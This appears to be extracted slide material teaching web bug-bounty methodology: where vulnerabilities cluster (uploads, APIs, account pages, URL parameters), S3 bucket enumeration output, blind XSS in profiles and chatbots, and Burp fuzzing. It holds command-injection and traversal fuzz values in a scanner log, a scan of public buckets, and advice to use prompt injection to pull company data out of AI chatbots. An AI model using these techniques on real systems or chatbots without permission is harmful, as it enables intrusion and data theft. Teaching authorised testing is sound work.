
My idea for setting this name was that it may show up on some internal Tesla website for vehicle management or possibly from a functionality within my

The DOM DOOM XSS

We had to invent the DOM DOOM XSS. After some googling it seems like it has been done before, but feel free to enlighten us. We gladly give credit where credit due.


The technical aspect of this is pretty straightforward. We hosted a web version of DOOM at a domain we own (feel free to try it out) and went on to find a DOM XSS on Tesla. The DOM XSS was soon thereafter found at forums.tesla.com (it should be noted that this is a self-xss, meaning very limited potential impact).

<https://labs.detectify.com/2017/07/27/how-we-invented-the-tesla-dom-doom-xss/>



The screenshot shows the Tesla bug bounty program page on Bugcrowd. The 'CrowdStream' tab is selected, displaying a list of disclosed reports. The first report is highlighted, showing details for a 'postMessage XSS in Tesla Payment page'.

Report Title	Author	Program	Reward	Priority	Disclosed Date
Disclosed report: postMessage XSS in Tesla Payment page	By TheTime	Program Tesla	Reward \$500	Priority P1	Disclosed on 22 Feb 2022
Disclosed report: testdrive form user data info leak via [3rdparty] exploit	By thack0	Program Tesla	Priority P1	Disclosed on 23 Aug 2021	
Disclosed report: Password change does not invalidate API keys	By MatthiasU	Program Tesla	Reward \$500	Priority P3	Disclosed on 22 Mar 2021
Disclosed report: config files with vpn pre-shared-key and other credentials	By pitbull	Program Tesla	Reward \$10,000	Priority P1	Disclosed on 26 Feb 2021
Disclosed report: Authentication Bypass through HTTP Request Smuggling	By rikamar	Program Tesla	Priority P3	Disclosed on 10 Feb 2021	



The screenshot shows the detailed view of a disclosed report for 'postMessage XSS in Tesla Payment page' on the Tesla bug bounty program page. The report is highlighted, showing details for a 'postMessage XSS in Tesla Payment page'.


Submitted	25 May 2021 16:20:10 UTC
Target Location	*.tesla.com
Target category	Website Testing
VRT	Cross-Site Scripting (XSS) > Reflected > Non-Self
Priority	P3
Bug URL	https://www.tesla.com/no_ro/model3/design#payment

<https://bugcrowd.com/disclosures/aac249ea-fe92-4b43-98e9-dda021c0ff4d/postmessage-xss-in-tesla-payment-page>

BIG QUESTIONS (HANDLING VULNS)

Next, a question I find myself asking when I'm looking at an application is how does its web application **framework** protect against a common type of vulnerability and have there been any bypasses?

XSS, CSRF, Input validation, Output Encoding.



The image shows a Google search interface for the query "laravel xss". The search bar is at the top, and below it is a list of search suggestions including "laravel xss protection", "laravel xss middleware", "laravel xss validation", "laravel xss filter", "laravel xss security", "laravel xss protection middleware", "laravel xss exploit", "laravel xss bypass", "laravel xss api", and "laravel xss payload". Below the suggestions, there are search results. The first result is a Stack Overflow question titled "How to secure my laravel app from Cross-Site Scripting?" with a date of Jan 28, 2019. The second result is "How can you apply xss filters in laravel 4 framework? - Stack Overflow" dated May 22, 2017. The third result is "How can I allow WYSIWYG editors and disable XSS attacks ..." dated Apr 9, 2017. The fourth result is "Laravel: sanitize user input against XSS when HTML tags are ..." dated Dec 5, 2016. Below these are more results from stackoverflow.com. The fifth result is a blog post from cloudways.com titled "Laravel Validation & Sanitization to Prevent XSS Exploits" with a date of Jan 28, 2019. The sixth result is a Medium article titled "Laravel Security Best Practices for Your Website - Medium" dated Jan 28, 2019. The seventh result is "Protection against XSS (Cross Site Scripting) ..." dated Jan 28, 2019. At the bottom, there is a section titled "People also ask" with a question "Is Laravel safe from XSS?".

BIG QUESTIONS (DATA STORAGE)

Lastly a question I find myself asking when I'm looking at an application is **how does it store data?**

Where are image and file uploads going?

What kind of database do I think they are using?

```
$ s3scanner scan --buckets-file bucket-names.txt
summer.starbucks.com | bucket_exists | AuthUsers: [], AllUsers: [Read]
placewise | bucket_exists | AuthUsers: [], AllUsers: []
hype-prod | bucket_exists | AuthUsers: [], AllUsers: []
csbd.sony.com | bucket_not_exist
udemy-web-upload-bucket | bucket_exists | AuthUsers: [], AllUsers: []
mdsp-test | bucket_not_exist
pendo | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rzeczoznawca | bucket_exists | AuthUsers: [], AllUsers: [Read]
red-dev | bucket_exists | AuthUsers: [], AllUsers: []
allinoneseo | bucket_exists | AuthUsers: [], AllUsers: [Read]
save-song | bucket_not_exist
gandcfabcon | bucket_not_exist
deveo | bucket_exists | AuthUsers: [], AllUsers: [Read]
appshack | bucket_exists | AuthUsers: [], AllUsers: [Read]
woo-staging | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
checkon | bucket_not_exist
caspar-staging | bucket_exists | AuthUsers: [], AllUsers: [Read]
pinnacle-dev | bucket_exists | AuthUsers: [], AllUsers: [Read, Write, ReadACP, WriteACP]
lumaforge | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rodekors | bucket_exists | AuthUsers: [], AllUsers: [Read]
mustafa | bucket_exists | AuthUsers: [], AllUsers: [FullControl]
dev-place | bucket_not_exist
sioux | bucket_exists | AuthUsers: [], AllUsers: [ReadACP]
vtc-test | bucket_exists | AuthUsers: [], AllUsers: [Read]
$
```



HEAT MAPPING

HEAT MAPPING


This section called heat mapping is a relatively small one where I describe, based on my personal experience, where I see most vulnerabilities inside of enterprise applications.

Many of you will already know these things from your time in bounty or offsec testing but **newer testers gain value from this context.**

HEAT MAPPING (UPLOADS)

One of the more common places you can see vulnerability is in on an enterprise level site is wherever they allow you to upload files. This includes uploading any format such as images or documents.


One important note is to remember that if a document upload exists that data when it comes down to it it's just XML data. So it can be subject to XML based vulnerabilities like XXE.



HEAT MAPPING (CONTENT TYPES)

While this is not explicitly a “place to look” in it is an alert to be aware of when you're looking at your proxy data.

Anytime a request a response includes a **multipart-form**, or it returns or sends **XML**, or sends or returns **JSON Data**, I am interested in it.






HEAT MAPPING (APIs)

In the last section some of those triggers will cause us to fall down the rabbit hole of **API testing**.

Since many application nowadays are just front end for routes or now host verbatim APIs, API testing is a paramount skill set to develop especially and newer technology is like **GraphQL**.

Mainly when I see API bugs they are more inclined to be that the API itself did not **enforce authentication to pull down sensitive data**. Less and less are we seeing actual injection in APIs.



HEAT MAPPING (ACCOUNT SECTION)


When testing an application most of the time your authenticated view will give you access to your personal account area.

In many cases this is where a lot of data ends up being **stored or persisted**. This means it is prime for stored cross-site scripting.

In addition, the account section is usually where you can set up additional integrations.

These **integrations** that allow applications to connect to each other can be subject to various types of vulnerabilities.

Additionally, not visualized, is the opportunity to add **blind XSS payloads in your profile** or account section!



HEAT MAPPING (ERRORS)

Again, this is less of an area and more of a trigger for application security testers. When you see in your interception proxy many errors coming back you have the ability through logger in burp to understand what triggered that error.

If it was a certain meta character, or injection attempt, you now have the opportunity to play with that request as an intruder and find out if you can exploit a real injection or cause an application level denial of service.




HEAT MAPPING (PASSING PATHS)

Lastly a common area to investigate is anytime you see an application passing a **path** or **URL** as part of a value of a parameter or in a route.

If the web application is taking a path or a URL it needs to parse that in some way.


URL and path parsers are notoriously known for being subject to **redirect** vulnerabilities and **server-side request forgery**.



HEAT MAPPING (HELP CHATBOTS)

Anytime you see a chat bot that is designed to help you connect with the customer service of the application it should be tested for blind cross site scripting.

Many companies either misconfigured common integrations with these chat bots that they buy or they try to code these chat bots themselves and end up being subject to blind vulnerabilities.



HEAT MAPPING (AI CHATBOTS)

Many companies will begin to roll out helpful chat bots like the one listed in the previous slide but that are AI and enabled.

A new skill set for offensive security people will be to use prompt injection to try and smuggle out data from the company through a helpful AI chat bot.

Your goal is to make Gandalf reveal the secret password for each level. However, Gandalf will level up each time you guess the password, and will try harder not to give it away. Can you beat level 7? (There is a bonus level 8)



(LVL 1)

Ask me for the password and I'll happily answer!

Ask Gandalf a question...

Send

<https://gandalf.lakera.ai/>



WEB FUZZING

WEB FUZZING

In the previous automation section we discussed scanning for **CVE's**. CVE's are **known** vulnerabilities that tools look for. They check an **existing web paths** that they know to be subject to some vulnerability.

A more in-depth sort of scanning is **dynamic scanning** where we take **one parameter or value** and try to **inject payloads** into it to see if we can trigger a vulnerability type.

Dynamic scanning is more **in-depth** than general CVE scanning.

This process can **also be called web fuzzing**.

This is the type of scanning that **burp** does on every parameter when you do an **active scan**.

So what are the best practices when **web fuzzing**?

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', and 'Extensions'. Below these is a status bar indicating 'limit set to 100MB | Capturing requests up to 1MB; capturing responses up to 1MB'. A table below shows a list of requests, with the 'Tool' column highlighted in blue. The table has columns for Tool, Method, Host, Path, Query, and Param. The 'Tool' column contains the word 'Scanner' for all entries. The 'Method' column contains 'GET'. The 'Host' column contains a long alphanumeric string. The 'Path' column contains '/filter'. The 'Query' column contains various query parameters like 'category=..' and 'category=Gifts%22%7cp...'. The 'Param' column contains the number '2'. Below the table, there is a 'Response' section with tabs for 'Pretty', 'Raw', 'Hex', and 'Render'. The 'Pretty' tab is selected, showing an HTTP response with status '500 Internal Server Error'. The response body contains HTML code, including a DOCTYPE declaration and a head section with links to CSS files.

Tool	Method	Host	Path	Query	Param
Scanner	GET	0a0300770358461ac094...	/filter	category=..%5c..%5c..%...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%22%7cp...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%7cping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%26ping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%7cping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%7cping...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%7ccho...	2
Scanner	GET	0a0300770358461ac094...	/filter	category=Gifts%22%7ce...	2

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2196
<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
```

WEB FUZZING (BURP POLICIES)

LAB

WEB FUZZING (BACKSLASH POWERED)

Even after making the **separation** of looking for **CVEs** and doing **dynamic scanning** there is also a further split of the types of fuzzing you can do in dynamic scanning.

Burp attempts to inject many payloads into parameter values and routes.

Even more in-depth dynamic scanning can be done by just trying to elicit errors from the application.

You can use James kettle's tool [backslash powered scanner](#) to fuzz routes and parameters and elicit these errors.

